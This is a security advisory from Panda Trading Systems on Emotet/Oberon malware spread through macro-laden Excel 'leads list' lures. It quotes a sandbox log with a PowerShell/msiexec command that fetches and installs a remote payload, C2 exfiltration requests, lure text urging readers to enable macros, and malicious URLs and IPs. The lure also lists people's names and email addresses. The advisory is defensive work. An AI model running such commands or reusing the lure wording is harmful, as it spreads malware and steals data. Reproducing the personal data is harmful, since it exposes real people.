Panda
TRADING SYSTEMS

Making Online Trading Better for Everyone.

WARNING: New Malware Turns Personal Computers Into Powerful Spyware - Hundreds Infected In The Online Finance Industry.

- **Background**

As part of our security awareness campaign and overall effort of improvement, we performed security scans on computers within the call centers of a few of our customers.
our cyber security division have uncovered a new, powerful malware in numerous forms across the financial industry, which targets sensitive databases of mainly affiliates/ marketing networks/ affiliate managers and other senior executive personnel within brokerages, for the use of an organized cyber-criminals group.
For the past few weeks we conducted an extensive investigation on this matter in order to uncover the identity of the hackers and obtain information on the extent of the issue.
Our findings revealed their identity and it also indicates that hundreds of computers have been infected allowing the hackers to possess full control on the data in those computers, which are also used in order to expand the malware to other network connected computers, it infiltrate and turns personal computers into spyware with extensive surveillance capabilities,– as part of what seems to be a high and wide scope espionage campaign.
Therefor we saw fit to publish a warning to the industry and share the knowledge we obtained with the hope that doing so will cast down the phenomenon.


Bear in mind this malware is attracted from unidentified mail and files from these third party perpetrators, and is currently under the radar and cannot be identified by the generic anti-virus applications. Therefore our cyber unit have developed a special scanning software that detects and exposes this aforementioned malware. we strongly urge to become fully aware of this attack and take the proper measurements to protect yourselves.
Below is a detailed description of the malware behavior, specific information that can help detect it and general security guidelines.

- **Source & Description**

The source originates through infected "ingenuous" files - Excel/Word/PDF.

Once settled, it extracts valuable information and sends it to a remote server every 30 seconds. Usually comes in the form of an "Invoice" or marketing "Leads list" - a non-suspicious excel file with lead details (full name, country, email, phone number), where some of the data appears to be encrypted. And in order to decrypt the data, the viewer is required to click on a DECRYPT button, which once turned, runs the malware's code.

Example Below:




Encrypt and Decrypt selected area

Name	SurName	Phone	Email	Country
Jukka	Nyman	Enc/LsHRFUh2yGy6+LFe7JCst70mnVh	jukkasakari.nyman@gmail.com	Finland
brian	kendall	Enc/N1vyo9epyQgbuJy38jhEs73bybQ	briankendall1234@gmail.com	Australia
Bryan	lewis	Enc/iSg49NK8lGk1R/gjgfEW+A+++Z/Z	bryanlewis6@bigpond.com	Australia
Laila	Rasmussen	Enc/ZuPxEmjsaf3alVVSlgzGMmaE+62	larasmussen@mail.dk	Denmark
Alireza	Parsi	Enc/VzgkR6laSC+nIoIogShxa+VJa6X2P	parsi.ar@me.com	Denmark
Guzel	Seyidali	Enc/nLNSditbxNMPKOc5pnsNXgTBIjfl	gissekisse@gmail.com	Finland
Majid	Hakki	Enc/GfIq+nEqUYlNnoRE0c6Bihj4T0Da	majid.hakki@gmail.com	Finland
John	Green	Enc/IvlXJdpuk293WLjrqFlZaQmi78Xjg	john.green_1@bigpond.com	Australia
Josephin Fridlöv	Fridlöv	Enc/IwHZDTx3vPqtt3gQU23yiA6sSNA	josephin-fridlov@hotmail.se	Sweden
Agnete Louise Solveig	Enoch	Enc/S7WI/BlcKDz8GrVmyH3qF7TXYB/	agnetelouiseenoch@gmail.com	Denmark
Ellen	Eriksen	Enc/iMRU9bjxMFffIdqZgWWZ/sSxU7r	elleneriksen@icloud.com	Denmark
Alan Beatty	Beatty	Enc/xorRBBrsC9r1f6niX3+REQqSHRRT	alanbe53@gmail.com	Australia
elisabeth	dalby	Enc/TGXSHHztMUngpQ6nDCbfbDgqU	edalby@mail.dk	Denmark
Terhi	Suominen	Enc/fuoWgtv1nptPM62Flq7nZxK8sJkt	terhi@terhis.net	Sweden
Ralf	Molander	Enc/EMbAcRsgq8QsRHdL5J/Olwt1WF	ralf.molander@mail.com	Finland
Aleksandr	Ahtonovs	Enc/T2Dt+/wvm1NY08WNbpU2HaAM	alex.ahtonovs@gmail.com	Denmark
Craig	Herron	Enc/08bn0NnrpX8W/REXeX+MbnWw	aroomtoview@hotmail.com	Australia
Aladin	David	Enc/I7w4h9TImuJLAPQqKklqUDrAqAi	globalcare1105@gmail.com	Finland
Peter	Svensson	Enc/vMMRkxNB+ff5OSin3kh2VNj3N8	petersvensson19@gmail.com	Sweden

As seen, the phone number (most interesting data) is encrypted.

Once you click on the decrypt button the malware start's it's malicious deployment.

Scanning this file with a designated software presented the following image:



Encrypt and Decrypt selected area

	Name	SurName	Phone	Email	Country
3	Jukka	Nyman	Enc/LsHRFUh2yGy6+LFe7JCst70mnVh	jukkasakari.nyman@gmail.com	Finland
4	brian	kendall	Enc/N1vyo9epyQgbuJy38jhEs73bybQ	briankendall1234@gmail.com	Australia
5	Bryan	lewis	Enc/lSg49NK8lGk1R/gjgfEW+A++Z/Z	bryanlewis6@bigpond.com	Australia
6	Laila	Rasmussen	Enc/ZuPxEmjsaf3alVVSlgzGMmaE+62	larasmussen@mail.dk	Denmark
7	Alireza	Parsi	Enc/VzgkR6laSC+nIologShxa+VJa6X2P	parsi.ar@me.com	Denmark
8	Guzel	Seyidali	Enc/nLNSditbxNMPKOc5pnsNXgTBIjfl	gissekisse@gmail.com	Finland
9	Majid	Hakki	Enc/GfIq+nEqUYlNnoRE0c6Bihj4T0Da	majid.hakki@gmail.com	Finland
10	John	Green	Enc/IvlXJdpuk293WLjrqFlZaQmi78Xjg	john.green_1@bigpond.com	Australia
11	Josephin Fridlöv	Fridlöv	Enc/IwHZDTx3vPqtt3gQU23yiA6sSNA	josephin-fridlov@hotmail.se	Sweden
12	Agnete Louise Solveig	Enoch	Enc/S7WI/BlcKDz8GrVmyH3qF7TXYB/	agnetelouiseenoch@gmail.com	Denmark
13	Ellen	Eriksen	Enc/iMRU9bjxMFffldqZgWWZ/sSxU7r	elleneriksen@icloud.com	Denmark
14	Alan Beatty	Beatty	Enc/xorRBBrsC9r1f6niX3+REQqSHRRT	alanbe53@gmail.com	Australia
15	elisabeth	dalby	Enc/TGXSHHztMUngpQ6nDCbfbDgqU	edalby@mail.dk	Denmark
16	Terhi	Suominen	Enc/fuoWgtv1nptPM62Flq7nZxK8sJkt	terhi@terhis.net	Sweden
17	Ralf	Molander	Enc/EMbAcRsgq8QsRHdL5J/Olwt1WF	ralf.molander@mail.com	Finland
18	Aleksandr	Ahtonovs	Enc/T2Dt+/wvm1NY08WNbpU2HaAM	alex.ahtonovs@gmail.com	Denmark
19	Craig	Herron	Enc/08bn0NnrpX8W/REXeX+MbnWw	aroomtoview@hotmail.com	Australia
20	Aladin	David	Enc/I7w4h9TlmuJLAPQqKklqUDrAqAi	globalcare1105@gmail.com	Finland
21	Peter	Svensson	[illegible]	petersvensson19@gmail.com	Sweden
22	Timo	Pajunen	Enc/nnVrdfy17slxPrcrlBNqx9HODQr9	timo.pajunen@mail.suomi.net	Finland

MOVE YOUR MOUSE TO VIEW SCREENSHOTS

Arina_20_12_2018 Crypt.xlsm INFO
MD5: C4B66985B79F480753DFA8BC35616870
Start: 05 JANUARY 2019, 16:15 Total: 180 s
macros loader
Malicious activity

PROCESS

```
2836 EXCEL.EXE /dde                                                     1k  652  99
3044 WMI powershell.exe msiexec /q /i http://176.107.176.2/?ref=1757268 1k  228  180
  4044 msiexec.exe /q /i http://176.107.176.2/?ref=1757268              261   4  110
3620 MSI msiexec.exe /V                                                 2k  253  147
  2880 MsiExec.exe -Embedding AAAD7D57D0C053C7F4DF00DCA08C3376          413   4  112
    3920 cmd.exe /c "cd "C:\Users\admin\AppData\Local\\_JAWS_InstallFiles\"&unzip -P lx07m1e3vvi7...   172  6  32
```

PROCESS DETAILS:

Oberon.exe (id: 4016)
Username: admin
Start: +45438ms
100 out of 100
Malicious

DANGER
Application was dropped or rewritten from another process
Loads dropped or rewritten executable

WARNING
Connects to server without host name
Starts CMD.EXE for commands execution
Loads Python modules

HTTP REQUESTS 27 CONNECTIONS 28 DNS REQUESTS 1 THREATS 7

Time	HTTP code	Method	Rep	ID	Process	URL	CN	Size	Type
35474ms	302: Found	GET		3620	msiexec.exe	http://176.107.176.2/?ref=1757268		---	---
35476ms	200: OK	GET		3620	msiexec.exe	http://176.107.176.2/pack.msi		5.66 Mb	executable
53047ms	200: OK	GET		4016	Oberon.exe	http://176.107.180.243/J2nk8OsPRs/status.php		5 b	text
53050ms	200: OK	POST		4016	Oberon.exe	http://176.107.180.243/J2nk8OsPRs/data.php		73 b 16 b	text text
53055ms	200: OK	POST		4016	Oberon.exe	http://176.107.180.243/J2nk8OsPRs/data.php		44 b	text
82748ms	200: OK	POST		4016	Oberon.exe	http://176.107.180.243/J2nk8OsPRs/data.php		38 b	text


WARNING [4016] Oberon.exe: Connects to server without host name

Try community version for free! REGISTER NOW

Running an analysis using this software yields the following:

- Once the button in the excel file is clicked, it operates a PowerShell on the local workstation.
- The PowerShell downloads files from a remote server, extracts them and installs a software that is called Oberon/Predator/Emotet.
- Once this software runs, it enables complete control of the workstation to a 3rd party - it disables the firewall, anti-malware software that are installed on the workstation and embeds itself deeply in the workstation's registry.


Several more examples of Word/Excel files which urges the recipient to enable the content on these documents so the malware can start running its course.



Security Warning Macros have been disabled.

Document created in earlier version of Microsoft Office Excel

To view this content, please click "Enable Editing" form the yellow bar and then click "Enable Content"



SECURITY WARNING Macros have been disabled.

Oops, something went wrong

This document is protected

1. Open the document in Microsoft Office. Previewing online is not available for protected documents


2. If this document was downloaded from your email, please click **Enable Editing** from the yellow bar above

3. Once you have enabled editing, please click **Enable**

- **Emotet Malware**

Emotet is one form of the malware, which our cyber security division has uncovered, Emotet is an old malware that was upgraded a couple of months ago and adapted to the Forex/CFD/Crypto industry.


Diagram explanation of the malware:


①
–/–
SMB disabled
②
③
④
① Infection
Invoice or shipment themed spam email with malicious attachments or links
W
PDF
Users open document with malicious macros
{>_}
Malicious macros download Emotet malware
② Establish Persistence
Emotet creates registry auto start keys and injects itself into running processes
③ Instructions Phase
Emotet reports a new infection to its C2 server and receives instructions
④ Network Propagation
O
Outlook Scraper
WebBrowserPassView
****
NetPass.exe
Mail PassView
SMB
Credential Enumerator

- **Malware Used Files**

There are numerous files that the spyware can use, however the following are the most common ones:

- File.js - this is the main entry point of the spyware. Without it the spyware **CANNOT** download additional files, nor send the stolen data to the 3rd party server. Running an analysis on the file.js revealed that it is labeled as a malicious trojan with a high MITRE ATT&CK score - 14:



MITRE ATT&CK™ Techniques Detection

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
	Service Execution 1	Hooking 2	Hooking 2	Modify Registry 3 1	Hooking 2	Application Window Discovery 1				
	Windows Management Instrumentation 1		Process Injection 3 1	Process Injection 3 1		System Time Discovery 1				

- G3r.reg - This file hides the spyware from plain sight, shuts down the antivirus, firewall and anti-spyware software that are installed on the workstation.
- Kill.js - Used to remove processes running on the workstation that may interfere with the operation of the spyware.
- Oberon.exe/wabmetagen.exe - The engine which performs the majority of the malicious activity such as disabling processes and installing remote control.

Note that Oberon/Predator/Emotet are the known versions of the malware which were identified by our cyber security division. Therefore, it is important to take into consideration that the malware can be updated/modified by hackers in order to extract more data and avoid being recognized/located by an antivirus and other security protection software's.
Hence, security precautions and protection measures must be taken at all times.

- **Protection Overview**

Our Programmers have developed a unique detector, which identifies infected computers. To prevent / detect security breach, see the following instructions:

- Download, Install and run Panda TS detection tool in the following link - https://cyber.pandats.com/ (can only accessed by whitelisted IPs)
- Do not open files on the broker's computers which were received from unknown third parties and affiliates.
- Test leads files should be received from the affiliate only in TXT format and scanned by an antivirus before opening.
- Block phone numbers in your systems by applying it via profiles. If the phone number is invalid, it will be displayed, so the agent can rectify it.
- Install a high standard antivirus software, for example - **ZoneAlarm.**
- Install an organization Firewall.
- Apply OTP configuration for all CRM users as it stops the malware - Appendix A.
- Check the logs of your firewall/VPN and check if there is any communication with the suspicious IP below - if there are, **one of the workstations is infected**.
- In case a VPN is being used in the organization, make sure to update its password.

-Suspected outgoing IP addresses and URLs in malicious activity:

Infected files download locations:
http://diarea.site/Clients_transactions/01_19/
http://directsnel.nl/AMAZON/DE/Kunden_transaktion/01_19/
http://drcarrico.com.br/Attachments/2019-01/
http://dveri-mebel.info/Attachments/012019/
http://erdembulut.com/cgi-bin/Clients_transactions/01_19/

http://eroes.nl/Amazon/DE/Kunden/012019/
http://erolatak.com/wp-admin/Clients_Messages/01_19/
http://evacuator98.ru/Payment_details/01_19/
http://ewscraj.com/Payment_details/01_19/
http://faconex.ma/Payments/012019/

C&C IPs:
181.13.229.35:465
181.59.253.20:21
182.72.25.180:443
185.86.148.222:8080
186.136.185.11:995
186.176.25.133:20
186.19.62.24:53

-External links:

Emotet explanation - https://www.us-cert.gov/ncas/alerts/TA18-201A

Predator in operation - Technical link:
https://fumik0.com/2018/10/15/predator-the-thief-in-depth-analysis-v2-3-5/

Appendix A -

Configuring the CRM One-Time Password (OTP) Code Login

- Description:

A **one-time password** (**OTP**) is a password that is valid for only one login session, on a computer system or other digital device.

- How to use the OTP login

1) Each user needs to download the app and install it on his mobile or browser:

Android:

https://play.google.com/store/apps/details?id=com.google.android.apps.authenticator2


IOS:

https://itunes.apple.com/us/app/google-authenticator/id388497605?mt=8

Chrome

https://chrome.google.com/webstore/detail/authenticator/bhghoamapcdpbohphigoooaddinpkbai

2) Login to your CRM




USER NAME

[redacted]

PASSWORD

[redacted]


3) Once the barcode appears on your screen, please scan to the downloaded application.



